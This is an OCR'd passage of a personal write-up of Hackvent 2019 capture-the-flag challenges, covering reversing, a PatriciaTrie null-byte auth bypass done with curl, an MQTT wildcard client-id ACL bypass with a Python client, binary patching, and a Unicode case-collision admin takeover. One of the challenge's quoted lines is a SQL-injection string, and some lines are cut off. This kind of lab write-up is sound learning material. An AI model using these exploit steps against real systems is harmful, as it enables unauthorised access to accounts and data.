
It turns out, the program rejects all strings that do not start with ”HV19” and have a length other than 33 characters. Since a flag must include the string ”HV19{}”, we know that there are 27 variable characters.

Looking at what Ghidra was able to decompile, one can see there’s a suspicious looking XOR function somewhere in the middle of the part that we end up in, when a random flag with 33 characters is entered.



In OllyDbg, I then tried to observe what happened right before and after that XOR by setting breakpoints and investigating memory. For example, setting the

variable part of a flag to `AAAAAAAAAAAAAAAAAAAAAAAAA`, it got encrypted to `GFIHKJMLONQPSRUTWVYX[Z]\_^a`. Computing the encryption key was already possible from this information. However, I also tried to find where this key was loaded with OllyDbg.



It's at address `0x00402358` I was able to observe the secret being loaded for XORing (`PUSH EAX`). Right after that, the corresponding character from the user-entered string is prepared for XORing. The encryption key is:

```
06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20
```

Finally, the program compared the computed string with an encrypted string that can be found at address `0x00401b40`. This is the encrypted flag that gets loaded at `0x00402416`. The encrypted flag is:

```
6klzic<=bPBtdvff'y.FI~on//N
```

Or in hex values:

```
36 6b 6c 7a 69 63 3c 3d 62 50 42 74 64 76 66 66 27 79 7f 46 49 7e 6f 6e 2f 2f 4e
```

As XOR is revertible, we can now apply this operation again to find the flag:

```
30 6c 64 73 63 68 30 30 6c 5f 52 65 76 65 72 73 31 6e 67 5f 53 65 73 73 31 30 6e
```

which, in ASCII, is:

```
0ldsch00l_Reversing_Sess10n
```

Nice.

Credits

- Thanks to *mcia* for helping me through this reversing challenge and keeping me in front of the screen with tiny, non-revealing but very teasing hints. Reversing, for me, was/is a pretty new thing in which I'm still building up some experience.

Flag

```
HV19{0ldsch00l_Revers1ng_Sess10n}
```

HV19.13 - TrieMe

Author	Level	Categories
kiwi	medium	fun

Given

Switzerland's national security is at risk. As you try to infiltrate a secret spy facility to save the nation you stumble upon an interesting looking login portal.

Can you break it and retrieve the critical information?

Facility: http://whale.hacking-lab.com:8888/trieme/ HV19.13-NotesBean.java.zip

Approach

Here's the one approach that worked:

- So, we want to become Admin - what looks odd is, that a security token must NOT be found in a data structure...
- This puts the focus on that PatriciTrie.containsKey method.
- Google for "Java PatriciaTrie containsKey bug"
- Eventually find https://issues.apache.org/jira/browse/COLLECTIONS-714, saying that adding an already existing key padded with a null byte to a PatriciaTrie structure removes an already existing key.

```
$ curl 'http://whale.hacking-lab.com:8888/trieme/faces/index.xhtml' -i \
-H 'Content-Type: application/x-www-form-urlencoded' \
-H 'Cookie: JSESSIONID=F42C98923EAF777AE65D8E59595261A2' \
--data 'j_idt14=j_idt14&j_idt14%3Aname=auth_token_4835989%00%00&j_idt14%3Aj_idt15=login
HTTP/1.1 200
X-Powered-By: JSF/2.0
Content-Type: text/html;charset=UTF-8
Content-Length: 560
Date: Fri, 13 Dec 2019 21:46:49 GMT

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xh
<html xmlns="http://www.w3.org/1999/xhtml"><head>
     <title>SpyPortal</title><link type="text/css" rel="stylesheet" href="/trieme/faces
     <h3>Secret Spy Portal</h3>
     <h4>STATUS:
      We will steal all the national chocolate supplies at christmas, 3pm: Here's the b

  !</h4></body>
</html>
```

Other approaches (not successful)

- Try to find vulnerabilities on Tomcat

- Serialize tons of Java objects and try to inject them through every possible parameter (cookies, queryparams, headers, request body, and more)
- Question the reason of why I'm even participating at Hackvent
- Try to leverage some more powerful tool and spin up an Amazon VM to receive the reverse shell

Once more, the whole thing is harder if you're not doing this kind of analysis at least from time to time. But let's not forget that we do it for fun and to learn something (which was definitely the case here).

Credits and Kudos

Massive credits go once more to *mcia*, who was once more able to open my eyes with subtle yet precise hints with no spoilers. Whithout him I would have gone to bed. Thanks mate. :D

Flag:

```
HV19{get_th3_chocolateZ}
```

HV19.14 - Achtung das Flag

Author	Level	Categories
M.	medium	fun; programming

Given

Let's play another little game this year. Once again, I promise it is hardly obfuscated.

```
use Tk;use MIME::Base64;chomp(($a,$a,$b,$c,$f,$u,$z,$y,$r,$r,$u)=<DATA>);sub M{$M=shift
@m=keys %:::(grep{(unpack("%32W*",$_).length($_))eq$M}@m)[0]};$zvYPxUpXMSsw=0x1337C0DE;
/_help_me_/;$PMMtQJOcHm8eFQfdsdNAS20=sub{$zvYPxUpXMSsw=($zvYPxUpXMSsw*16807)&0xFFFFFFFF
($a1Ivn0ECw49I5I0oE0='07&3-"11*/(')=~y$!-=$`-~$;($Sk61A7pO='K&:P3&44')=~y$!-=$`-~$;m/Mm
($sk6i47pO='K&:R&-&"4&')=~y$!-=$`-~$;;;;$d28Vt03MEbdY0=sub{pack('n',$fff[$S9cXJIGB0BWce
^($PMMtQJOcHm8eFQfdsdNAS20->()&0xDEAD));};'42';($vgOjwRk4wIo7_=MainWindow->new)->title(
;($vMnyQdAkfgIIik=$vgOjwRk4wIo7_->Canvas("-$a"=>640,"-$b"=>480,"-$u"=>$f))->pack;@p=(42
);$cqI=$vMnyQdAkfgIIik->createLine(@p,@p,"-$y"=>$c,"-$a"=>3);;;$S9cXJIGB0BWce=0;$_2kY10
$_8NZQooI5K4b=0;$Sk6lA7p0=0;$MMM__;$_=M(120812).'/'.M(191323).M(133418).M(98813).M(1219
.M(134214).M(101213).'/'.M(97312).M(6328).M(2853).'+'.M(4386);s|_||gi;@fff=map{unpack('
$::{M(122413)}->($_))}m:...:g;($T=sub{$vMnyQdAkfgIIik->delete($t);$t=$vMnyQdAkfgIIik->#
createText($PMMtQJOcHm8eFQfdsdNAS20->()%600+20,$PMMtQJOcHm8eFQfdsdNAS20->()%440+20,#Per
"-text"=>$d28Vt03MEbdY0->(),"-$y"=>$z);})->();$HACK;$i=$vMnyQdAkfgIIik->repeat(25,sub{$
$_8NZQooI5K4b+=0.1*$Sk6lA7p0);;$p[0]+=3.0*cos;$p[1]-=3*sin;;($p[0]>1&&$p[1]>1&&$p[0]<63
$p[1]<479)||$i->cancel();00;$q=($vMnyQdAkfgIIik->find($a1Ivn0ECw49I5I0oE0,$p[0]-1,$p[1]
$p[0]+1,$p[1]+1)||[])->[0];$q==$t&&$T->();$vMnyQdAkfgIIik->insert($cqI,'end',\@p);($q==
$cqI||$S9cXJIGB0BWce>44)&&$i->cancel();});$KE=5;$vgOjwRk4wIo7_->bind("<$Sk61A7pO-n>"=>s
$Sk6lA7p0=1;});$vgOjwRk4wIo7_->bind("<$Sk61A7pO-m>"=>sub{$Sk6lA7p0=-1;});$vgOjwRk4wIo7_
->bind("<$sk6i47pO-n>"=>sub{$Sk6lA7p0=0 if$Sk6lA7p0>0;});$vgOjwRk4wIo7_->bind("<$sk6i47
."-m>"=>sub{$Sk6lA7p0=0 if $Sk6lA7p0<0;});$::{M(7998)}->();$M_decrypt=sub{'HACKVENT2019
__DATA__
The cake is a lie!
width
height
orange
black
green
cyan
fill
Only perl can parse Perl!
Achtung das Flag! --> Use N and M
background
M'); DROP TABLE flags; --
Run me in Perl!
__DATA__
```

Approach

Look at a nicer representation of the script, generated with `perltidy` to get an overview. (Another viable option seems to be Perl's `deparse` utility).

Replace variable assignments by anonymous subroutines like `sub{...}->()` .

`$q` carries the result of whether the "snake" is moving in free space ($q==0), has hit itself ($q==1) or a character ($q>1).

Now, we can act on that value by changing the source according to the following diff:

```
--- dec14.pl.orig   2019-12-14 09:18:50.013456066 +0100
+++ dec14.pl    2019-12-14 10:30:55.600999646 +0100
@@ -6,14 +6,14 @@
 ^($PMMtQJOcHm8eFQfdsdNAS20->()&0xDEAD));};'42';($vgOjwRk4wIo7_=MainWindow->new)->title
 ;($vMnyQdAkfgIIik=$vgOjwRk4wIo7_->Canvas("-$a"=>640,"-$b"=>480,"-$u"=>$f))->pack;@p=(4
 );$cqI=$vMnyQdAkfgIIik->createLine(@p,@p,"-$y"=>$c,"-$a"=>3);;;$S9cXJIGB0BWce=0;$_2kY1
-$_8NZQooI5K4b=0;$Sk6lA7p0=0;$MMM__;$_=M(120812).'/'.M(191323).M(133418).M(98813).M(121
+$_8NZQooI5K4b=0;$Sk6lA7p0=0;$bla=1;$MMM__;$_=M(120812).'/'.M(191323).M(133418).M(98813
 .M(134214).M(101213).'/'.M(97312).M(6328).M(2853).'+'.M(4386);s|_||gi;@fff=map{unpack(
 $::{M(122413)}->($_))}m:...:g;($T=sub{$vMnyQdAkfgIIik->delete($t);$t=$vMnyQdAkfgIIik->
 createText($PMMtQJOcHm8eFQfdsdNAS20->()%600+20,$PMMtQJOcHm8eFQfdsdNAS20->()%440+20,#Pe
-"-text"=>$d28Vt03MEbdY0->(),"-$y"=>$z);})->();$HACK;$i=$vMnyQdAkfgIIik->repeat(25,sub{
+"-text"=>sub{$blop=$d28Vt03MEbdY0->(); print "${blop}"; $blop}->(),"-$y"=>$z);})->();$
 $_8NZQooI5K4b+=0.1*$Sk6lA7p0);;$p[0]+=3.0*cos;$p[1]-=3*sin;;($p[0]>1&&$p[1]>1&&$p[0]<6
 $p[1]<479)||$i->cancel();00;$q=($vMnyQdAkfgIIik->find($a1Ivn0ECw49I5I0oE0,$p[0]-1,$p[1
-$p[0]+1,$p[1]+1)|||])->[0];$q==$t&&$T->();$vMnyQdAkfgIIik->insert($cqI,'end',\@p);($q=
+$p[0]+1,$p[1]+1)|||])->[0];sub{$bla=$bla+1;$q=$bla;}->();$q==$t&&$T->();$vMnyQdAkfgIIi
 $cqI||$S9cXJIGB0BWce>44)&&$i->cancel();});$KE=5;$vgOjwRk4wIo7_->bind("<$Sk61A7pO-n>"=>
 $Sk6lA7p0=1;});$vgOjwRk4wIo7_->bind("<$Sk61A7pO-m>"=>sub{$Sk6lA7p0=-1;});$vgOjwRk4wIo7
 ->bind("<$sk6i47pO-n>"=>sub{$Sk6lA7p0=0 if$Sk6lA7p0>0;});$vgOjwRk4wIo7_->bind("<$sk6i4
```

Three things are done here:

- Line 9: add a counter variable `$bla` that will be used to override the value of `$q` .
- Line 16: override `$q` with the value of `$bla` by introducing a subroutine which is called immediately.
- Line 13: print out to console the characters written to the canvas (via a subroutine again).

Flag

```
HV19{s@@jSfx4gPcvtiwxPCagrtQ@,y^p-za-oPQ^a-z\x20\n^&&s[(.)(..)][\2\1]g;s%4(...)%"p$1t"%
```

HV19.15 - Santa's Workshop

Author	Level	Categories
inik & avarx	hard	fun

Given

The Elves are working very hard. Look at http://whale.hacking-lab.com:2080/ to see how busy they are.

config.js:

```
var mqtt;
var reconnectTimeout = 100;
var host = 'whale.hacking-lab.com';
var port = 9001;
var useTLS = false;
var username = 'workshop';
var password = '2fXc7AWINBXyruvKLiX';
var clientid = localStorage.getItem("clientid");
if (clientid == null) {
  clientid = ('' + (Math.round(Math.random() * 1000000000000000))).padStart(16, '0');
  localStorage.setItem("clientid", clientid);
}
var topic = 'HV19/gifts/'+clientid;
// var topic = 'HV19/gifts/'+clientid+'/flag-tbd';
var cleansession = true;
```

mqtt.js:

```
// ...
mqtt = new Paho.MQTT.Client(
                host,
                port,
                path,
                clientid
);
// ...

function onConnect() {
    mqtt.subscribe(topic, {qos: 0});
}
//...
```

The webapp on http://whale.hacking-lab.com:2080/ generated a random, 16-digit clientId to connect to the MQTT broker at ws://whale.hacking-lab.com:9001. In my case, this was 1238889325897624 59

Hints

Due to stability problems, time is extended for +24h

1. When you have the webpage open and the counter is running (for your clientid), the challenge works for you
2. Due to server instability there are websockets hangups. Reload of webpage (or restart of your script) will help and lead to 1)
3. There are possibilities to crash the server with dedicated client-ids, eg. very long client-ids. For this, the length of client is now limited to 30. For longer client-ids no count nor flag is published

Approach

I wrote a python client using https://pypi.org/project/paho-mqtt/ (also https://www.eclipse.org/paho/clients/python/ and https://www.eclipse.org/paho/files/jsdoc/Paho.MQ to be able to play around in a bit more flexible fashion.

In the beginning, I had some trouble connecting to the broker, which was half due to the broker being down, half due to me, not changing the client's connection mode from `tcp` to `websocket` .

I started by using the clientId that was intended by the webapp (`123888932589762459`).

Trying to subscribe to the `"$SYS/#"` topic (see https://github.com/mqtt/mqtt.github.io/wiki/SYS-Topics), the following message was received:

`$SYS/broker/versionmosquitto version 1.4.11 (We elves are super-smart and know about CVE-2017-7650 and the POC. So we made a genious fix you never will be ab`

So, I need to be smarter than this. Also, looking at `config.js` , there is a comment indicating that the flag could be the name of a sub-topic underneath my clientId's topic. Let's keep this in mind.

Checking the CVE (see https://nvd.nist.gov/vuln/detail/CVE-2017-7650) and its fix (see https://bugs.eclipse.org/bugs/attachment.cgi?id=268603&action=diff), one could see that any clientId containing one of `[+#/]` (with `+` and `#` being MQTT wildcard operators, see https://www.ibm.com/support/knowledgecenter/en/SSFKSJ_7.5.0/co was not supposed to work. Let's check how the elves fixed that bug...

Setting the clientId to `#` indeed prevented from connecting to the broker. However, setting it to `abc/#` connects just fine.

After a couple of attempts, I got the following working solution.

Solution

Connect with:

```
clientid="123888932589762459/#"  # or "123888932589762459/+"
topic="HV19/gifts/123888932589762459/#"  # or topic="HV19/gifts/123888932589762459/+"
```

Remember that the topic we want is located underneath the `HV19/gifts/123888932589762459` topic? Let's go for that.

This produces the following output:

```
log:  Received PUBLISH (d0, q0, r0, m0), 'HV19/gifts/123888932589762459/HV19{N0_1nput_v4l1
2019-12-15 12:03:08.305653: HV19/gifts/123888932589762459/HV19{N0_1nput_v4l1d4t10n_3qu4l
(0, 0)
log:  Received PUBLISH (d0, q0, r0, m0), 'HV19/gifts/123888932589762459/HV19{N0_1nput_v4l1
2019-12-15 12:03:08.306256: HV19/gifts/123888932589762459/HV19{N0_1nput_v4l1d4t10n_3qu4l
(0, 0)
log:  Received PUBLISH (d0, q0, r0, m0), 'HV19/gifts/123888932589762459/HV19{N0_1nput_v4l1
2019-12-15 12:03:08.306764: HV19/gifts/123888932589762459/HV19{N0_1nput_v4l1d4t10n_3qu4l
(0, 0)
log:  Received PUBLISH (d0, q0, r0, m0), 'HV19/gifts/123888932589762459/HV19{N0_1nput_v4l1
2019-12-15 12:03:08.404884: HV19/gifts/123888932589762459/HV19{N0_1nput_v4l1d4t10n_3qu4l
(0, 0)
```

Why does the clientId need to include the wildcard operator? This is because how the ACL is defined. Mosquitto lets you define an ACL in the form of `pattern read HV19/gifts/%c` which allows each client to read only from topics matching the indicated prefix followed by their clientId.

Here's my very simple python client:

```python
import paho.mqtt.client as mqtt
import datetime

# The callback for when the client receives a CONNACK response from the server.
def on_connect(client, userdata, flags, rc):
    print("Connected with result code "+str(rc))
    client.subscribe(topic)
    client.subscribe(topic+"/#")

def on_subscribe(client, userdata, mid, granted_qos, *args, **kwargs):
    print(str(mid))

def on_log(client, userdata, level, buf):
    print("log: ",buf)

# The callback for when a PUBLISH message is received from the server.
def on_message(client, userdata, msg):
    timestamp=str(datetime.datetime.now())
    print(timestamp + ": " + msg.topic+" ("+str(msg.mid)+") "+str(msg.payload)+" "+str(


clientid="123888932589762459/#"

topic="HV19/gifts/123888932589762459"

client = mqtt.Client(client_id=clientid, clean_session=True, transport='websockets')
client.on_connect = on_connect
client.on_subscribe = on_subscribe
client.on_message = on_message
client.on_log = on_log

client.username_pw_set('workshop', '2fXc7AWINBXyruvKLiX')
client.connect("whale.hacking-lab.com", 9001, 60)

print("Looping")
```

```
client.loop_forever()
```

A simpler approach

Probably the simplest approach would have been to go to the webapp's local storage in the browser and edit the clientId value by appending `/#` to the existing 16-digit value.

In the browser's network analysis tab, messages like the following can then be appreciated:

```
00000000: 308f 0100 4748 5631 392f 6769 6674 732f  0...GHV19/gifts/
00000001: 3132 3338 3838 3933 3235 3839 3736 3234  1238889325897624
00000002: 3539 2f48 5631 397b 4e30 5f31 6e70 7574  59/HV19{N0_1nput
00000003: 5f76 346c 3164 3474 3130 6e5f 3371 7534  _v4l1d4t10n_3qu4
00000004: 6c73 5f64 3173 3473 7433 727d 436f 6e67  ls_d1s4st3r}Cong
00000005: 7261 7473 2c20 796f 7520 676f 7420 6974  rats, you got it
00000006: 2e20 5468 6520 656c 7665 7320 7368 6f75  . The elves shou
00000007: 6c64 206e 6f74 206f 7665 7272 6174 6520  ld not overrate
00000008: 7468 6569 7220 736d 6172 746e 6573 7321  their smartness!
00000009: 2121                                     !!
```

Flag

```
HV19{N0_1nput_v4l1d4t10n_3qu4ls_d1s4st3r}
```

HV19.16 - B0rked Calculator

Author	Level	Categories
hardlock	hard	fun

Given

Santa has coded a simple project for you, but sadly he removed all the operations. But when you restore them it will print the flag!

HV19.16-b0rked.zip

Approach

First, I started skimming through the binary with Ghidra, only to find these NOP sleds somewhere after address 0x00401000.


I quickly thought that patching the binary was probably easier than analysing it in a static way or even calculating the functions while running a debugger.

So, I spent some time)to find out how to patch a Windows PE binary file - never done that so far. OllyDbg was the candidate of choice.

OllyDbg allows one to write assembly code which is assembled on the fly.

I added the 4 functions in assembly code and ”B0rked Calc” produced the flag.

See the screenshot for details:



Flag

```
HV19{B0rked_Flag_Calculat0r}
```

Other notes

Software to edit other software (binary patching):

- Binary patching bsdiff & bspatch
- Hopper
- Manipulate PE file with Python: https://axcheron.github.io/pe-format-manipulation-with-pefile/

HV19.17 - Unicode Portal

Author	Level	Categories
scryh	hard	fun

Given

Buy your special gifts online, but for the ultimative gift you have to become admin.

http://whale.hacking-lab.com:8881/

Source

After registering with the given portal, one had access to the source code of the page:

```php
<?php

if (isset($_GET['show'])) highlight_file(__FILE__);

/**
 * Verifies user credentials.
 */
function verifyCreds($conn, $username, $password) {
  $usr = $conn->real_escape_string($username);
  $res = $conn->query("SELECT password FROM users WHERE username='".$usr."'");
  $row = $res->fetch_assoc();
  if ($row) {
    if (password_verify($password, $row['password'])) return true;
    else addFailedLoginAttempt($conn, $_SERVER['REMOTE_ADDR']);
  }
  return false;
}

/**
 * Determines if the given user is admin.
 */
function isAdmin($username) {
  return ($username === 'santa');
}

/**
 * Determines if the given username is already taken.
 */
function isUsernameAvailable($conn, $username) {
  $usr = $conn->real_escape_string($username);
  $res = $conn->query("SELECT COUNT(*) AS cnt FROM users WHERE LOWER(username) = BINARY
  $row = $res->fetch_assoc();
  return (int)$row['cnt'] === 0;
```

```php
}

/**
 * Registers a new user.
 */
function registerUser($conn, $username, $password) {
  $usr = $conn->real_escape_string($username);
  $pwd = password_hash($password, PASSWORD_DEFAULT);
  $conn->query("INSERT INTO users (username, password) VALUES (UPPER('".$usr."'),'".$pw
}

/**
 * Adds a failed login attempt for the given ip address. An ip address gets blacklisted
 */
function addFailedLoginAttempt($conn, $ip) {
  $ip = $conn->real_escape_string($ip);
  $conn->query("INSERT INTO fails (ip) VALUES ('".$ip."')");
}

?>
```


Approach

From the given source code it was clear that we had to become ”santa” (which is re-named ”admin”). My first focus was on the `real_escape_string` function, but despite being not very restrictive, it didn’t leverage an SQL injection.

Second, I noticed these strange upper-/lowercase transformations, which seemed odd. Let’s try to go after them. The challenge’s name was about ”unicode”, so let’s have a loo kat the intrsection of SQLi and Unicode.

After some research (https://bugs.mysql.com/bug.php?id=19567) on MySQL vulnerabilities, it became clear that case transforms are not done correctly. An ”ä”, if transformed to uppercase, becomes an ”A” (just like a regular ”a”). Another variant would have been to use `ſ` which becomes `S` when transformed to uppercase. The following link lists qute some of these unicode collisions: https://eng.getwisdom.io/awesome-unicode/

With that, we could create a user ”säntä”, and with that update the ”santa” user’s password, which lets one log in with the newly set password and get the fläg.



Fun fact: On that same day, there was an article on the HackerNews frontpage about ”Hacking GitHub” with unicode characters. Turns out, copy&pasting from that article the charcter ”ſ” (which becomes an ”S” if turned into upper case) solved that day’s challenge, too. Feel free, if you want to participate in the discussion.

Fläg

`HV19{h4v1ng_fun_w1th_un1c0d3}`

HV19.18 - Dance with me

Author	Level	Categories
hardlock	hard	fun; crypto; reverse engineering

Given

Santa had some fun and created todays present with a special dance. this is what he made up for you:

`096CD446EBC8E04D2FDE299BE44F322863F7A37C18763554EEE4C99C3FAD15`

Dance with him to recover the flag.

HV19-dance.zip

Approach


After unzipping, a file named `dance` was presented. This file apparently was a Debian package:

```
$ dpkg --contents dance
drwxr-xr-x root/wheel        0 2019-12-14 13:52 .
drwxr-xr-x root/wheel        0 2019-12-14 13:52 ./usr
